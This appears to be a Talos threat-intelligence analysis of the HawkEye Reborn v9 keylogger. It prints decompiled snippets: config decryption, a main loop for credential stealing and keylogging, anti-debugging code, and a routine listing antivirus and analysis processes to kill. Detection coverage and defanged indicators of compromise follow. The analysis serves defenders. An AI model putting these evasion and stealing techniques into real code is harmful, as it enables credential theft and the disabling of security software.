
When HawkEye is executed, in line 34,

```
byte[] byte_ = gclass.method_0()["0", GClass30.GEnum3.RCDATA].Byte_0;
```


it reads the encrypted configuration from the RCDATA resource and in line 33,

```
byte[] byte_2 = GClass29.smethod_12(byte_, GClass12.string_0);
```

and then decrypts this data with the Rijndael algorithm you can see below in the RijndaelManaged function to initialize the HawkEye configuration settings.



The decrypted configuration shows us the account used for exfiltration:



The main loop of HawkEye has the following functions:

```
try
{
    if (GClass28.smethod_0())           // decrypt config
    {
        GClass5.smethod_0();            // if "Install" copy and restart itself, delete org binary
        GClass2.smethod_0();            // sleep for a while
        GClass9.smethod_0();            // Create Mutex (check if other instance is running)
        GClass0.smethod_1();            // check for emulation etc
        GClass7.smethod_0();            // more anti-reversing/ProcessProtection, kill taskmgr,processhacker,process explorer)
        Class22.smethod_0(true);        // ProcessElevation
        Class14.smethod_0();            // AntiVirusKiller
        Class15.smethod_0();            // BotKiller
        GClass1.smethod_0();            // Disablers (DisableTaskMgr, DisableCMD, DisableRegistryTools)
        if (!GClass8.smethod_0())       // Encrypt and base64 itself (assembly) and write data to
                                        // tmp + BuildMD5hash(ProcessorId,VolumeSerialNumber,"x2")
        {
            GClass3.smethod_0();        // FakeMessageShow;
            GClass10.smethod_0();       // WebsiteBlocker (adds site in \drivers\etc\hosts to 127.0.0.1) stored in _WebsiteBlockerSites
            GClass11.smethod_0();       // WebsiteVisitor, open websites secretly or in browser (stored in _WebsiteVisitorSites)
            GClass6.smethod_0();        // delete cached login data: minecraft, chrome, Firefox
        }
        GClass16.smethod_0();           // SystemInfo, PasswordStealer (email/browser, Filezilla, Beyluxe Messenger, CoreFTP,
                                        // MineCraft), KeyStrokeLogger (SetWindowsHookEx), ClipboardLogger
                                        // repeat stealing Keyboard, Clipboard, Screenshot, Webcam every LogInterval * 60000
        Application.Run();
    }
}
catch (Exception ex)
```

This shows the rich feature set of HawkEye. The adversaries can get detailed information about the victim's machine, as you can see in the screenshot below.

```
// Token: 0x06000289 RID: 649 RVA: 0x000410D4 File Offset: 0x0003F2D4
public static string smethod_1()
{
    StringBuilder stringBuilder = new StringBuilder();
    stringBuilder.AppendLine("User");
    stringBuilder.AppendLine("- HWID: " + GClass17.String_2);
    stringBuilder.AppendLine("- MachineName: " + Environment.MachineName);
    stringBuilder.AppendLine("- UserName: " + Environment.UserName);
    stringBuilder.AppendLine("- Privilegies: " + GClass17.String_6);
    stringBuilder.AppendLine("- Country: " + GClass17.String_8);
    stringBuilder.AppendLine();
    stringBuilder.AppendLine("Network");
    stringBuilder.AppendLine("- Local IP: " + GClass17.String_10);
    stringBuilder.AppendLine("- External IP: " + GClass17.String_11);
    stringBuilder.AppendLine("- MAC Address: " + GClass17.String_12);
    stringBuilder.AppendLine();
    stringBuilder.AppendLine("System");
    stringBuilder.AppendLine("- BIOS: " + GClass17.String_13);
    stringBuilder.AppendLine("- Operating System: " + GClass17.String_7);
    stringBuilder.AppendLine("- Screens: " + Conversions.ToString(GClass17.Int32_0));
    stringBuilder.AppendLine("- Processor: " + GClass17.String_14);
    stringBuilder.AppendLine("- Graphics Card: " + GClass17.String_15);
    stringBuilder.AppendLine("- Physical Memory: " + GClass17.String_16);
    stringBuilder.AppendLine("- Disk Drives: " + GClass17.String_17);
    stringBuilder.AppendLine();
    stringBuilder.AppendLine("Applications");
    stringBuilder.AppendLine("- WebBrowsers: " + GClass17.String_18);
    stringBuilder.AppendLine("- .Net Frameworks: " + GClass17.String_19);
    stringBuilder.AppendLine("- Antiviruses: " + GClass17.String_20);
    stringBuilder.AppendLine("- Firewalls: " + GClass17.String_21);
    return stringBuilder.ToString();
}
```

Beside the system information, it steals passwords from common web browsers, Filezilla, Beyluxe Messenger, CoreFTP and the video game "Minecraft." It also starts a keylogger, steals clipboard content, takes screenshots from the desktop and pictures from the webcam.

Version 9 is still using the well-known MailPassView and WebBrowserPassView freeware tools from Nirsoft to steal web and email passwords. These tools are embedded in the PE file in the form of data which is decoded at runtime and added to the local resources. Then, they are using the process hollowing technique to hide the execution of these tools inside of the original Microsoft vbc.exe (VisualBasic Compiler) process. They are starting

an instance of vbc.exe via ProcessCreate, injecting the tool and resume the threat. The stolen passwords are ending up in a temporary file, which is read in and added to the list of data to be exfiltrated. HawkEye offers the following exfiltration options based on the configuration: email, FTP, SFTP, HTTP POST to PanelURL API or ProxyURL.


```
// Token: 0x17000009 RID: 9
// (get) Token: 0x06000081 RID: 129 RVA: 0x0003AEDE File Offset: 0x000390DE
internal static byte[] Byte_0
{
    get
    {
        return (byte[])RuntimeHelpers.GetObjectValue(Class11.ResourceManager_0.GetObject("browserpv", Class11.cultureInfo_0));
    }
}

// Token: 0x1700000A RID: 10
// (get) Token: 0x06000082 RID: 130 RVA: 0x0003AEFF File Offset: 0x000390FF
internal static byte[] Byte_1
{
    get
    {
        return (byte[])RuntimeHelpers.GetObjectValue(Class11.ResourceManager_0.GetObject("mailpv", Class11.cultureInfo_0));
    }
}
```

As mentioned above, in the comments of the main loop section, it also comes with several anti-analysis features, including starting an anti-debugging thread or disabling certain AV-related programs via the Image File Execution Options (IFEO) evasion technique by registering invalid debuggers that redirect and effectively disable various system and security applications.

```
// Token: 0x06000003 RID: 3 RVA: 0x0003BBD4 File Offset: 0x00039DD4
private static void smethod_1(object object_0)
{
    Thread thread = object_0 as Thread;
    if (thread == null)
    {
        thread = new Thread(new ParameterizedThreadStart(<Module>.smethod_1));
        thread.IsBackground = true;
        thread.Start(Thread.CurrentThread);
        Thread.Sleep(500);
    }
    for (;;)
    {
        if (Debugger.IsAttached)
        {
            goto IL_41;
        }
        if (Debugger.IsLogging())
        {
            goto IL_41;
        }
        IL_47:
        if (!thread.IsAlive)
        {
            Environment.FailFast(null);
        }
        Thread.Sleep(1000);
        continue;
        IL_41:
        Environment.FailFast(null);
        goto IL_47;
    }
}
```

```
internal class Class14
{
    // Token: 0x060000A8 RID: 168 RVA: 0x0003DB64 File Offset: 0x0003BD64
    public static void smethod_0()
    {
        if (GClass28.GClass35_0.Boolean_21 && GClass17.Boolean_0)
        {
            Class14.smethod_1("rstrui.exe");
            Class14.smethod_1("AvastSvc.exe");
            Class14.smethod_1("avconfig.exe");
            Class14.smethod_1("AvastUI.exe");
            Class14.smethod_1("avscan.exe");
            Class14.smethod_1("instup.exe");
            Class14.smethod_1("mbam.exe");
            Class14.smethod_1("mbamgui.exe");
            Class14.smethod_1("mbampt.exe");
            Class14.smethod_1("mbamscheduler.exe");
            Class14.smethod_1("mbamservice.exe");
            Class14.smethod_1("hijackthis.exe");
            Class14.smethod_1("spybotsd.exe");
            Class14.smethod_1("ccuac.exe");
            Class14.smethod_1("avcenter.exe");
            Class14.smethod_1("avguard.exe");
            Class14.smethod_1("avgnt.exe");
            Class14.smethod_1("avgui.exe");
            Class14.smethod_1("avgcsrvx.exe");
            Class14.smethod_1("avgidsagent.exe");
            Class14.smethod_1("avgrsx.exe");
            Class14.smethod_1("avgwdsvc.exe");
            Class14.smethod_1("egui.exe");
            Class14.smethod_1("zlclient.exe");
            Class14.smethod_1("bdagent.exe");
            Class14.smethod_1("keyscrambler.exe");
            Class14.smethod_1("avp.exe");
            Class14.smethod_1("wireshark.exe");
            Class14.smethod_1("ComboFix.exe");
            Class14.smethod_1("MSASCui.exe");
            Class14.smethod_1("MpCmdRun.exe");
            Class14.smethod_1("msseces.exe");
            Class14.smethod_1("MsMpEng.exe");
        }
    }
```

The following diagram summarizes the full infection process:



Conclusion

Recent changes in both the ownership and development efforts of the HawkEye Reborn keylogger/stealer demonstrate that this is a threat that will continue to experience ongoing development and improvement moving forward. HawkEye has been active across the threat landscape for a long time and will likely continue to be leveraged in the future as long as the developer of this kit can monetize their efforts. While the Terms of Service have been written in an attempt to absolve the developer of any wrongdoing, it is actively leveraged by malicious adversaries. Organizations should be aware of this and similar threats and deploy countermeasures such as Multi-Factor Authentication (MFA) solutions such as Duo, to help reduce the impact of credential theft within their environments. Talos continues to monitor this threat as it changes to ensure that customers remain protected from this and other threats as they continue to emerge and evolve.

Coverage Additional ways our customers can detect and block this threat are listed below.

PRODUCT	PROTECTION
AMP	✔
CloudLock	N/A
CWS	✔
Email Security	✔
Network Security	✔
Threat Grid	✔
Umbrella	✔
WSA	✔

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors.

Cisco Cloud Web Security (CWS) or Web Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as Next-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS), andMeraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

Indicators of compromise

The following IOCs are associated with various malware distribution campaigns that were observed during the analysis of Hawkeye Reborn v9 activity.

Attachment hashes (SHA256)

A list of hashes observed to be associated with malicious email attachments can be found here.

PE32 hashes (SHA256)

A list of hashes observed to be associated with malicious PE32 executables can be found here.

Domains

The following domains have been observed to be associated with malware campaigns.

tfvn[.]com[.]vn
shirkeswitch[.]net
guideofgeorgia[.]org
gulfclouds[.]site
jhssourcingltd[.]com
kamagra4uk[.]com
pioneerfitting[.]com
positronicsindia[.]com
scseguros[.]pt
spldernet[.]com
toshioco[.]com
www[.]happytohelpyou[.]in

IP addresses

The following IP addresses have been observed to be associated with malware campaigns.

112.213.89[.]40
67.23.254[.]61
62.212.33[.]98
153.92.5[.]124
185.117.22[.]197
23.94.188[.]246
67.23.254[.]170
72.52.150[.]218
148.66.136[.]62
107.180.24[.]253
108.179.246[.]138
18.221.35[.]214
94.46.15[.]200
66.23.237[.]186
72.52.150[.]218

URLs:

The following URLs have been observed to be associated with malware campaigns.

https[:]//a[.]pomf[.]cat/
http[:]//pomf[.]cat/upload[.]php

Source: https://blog.talosintelligence.com/2019/04/hawkeye-reborn.html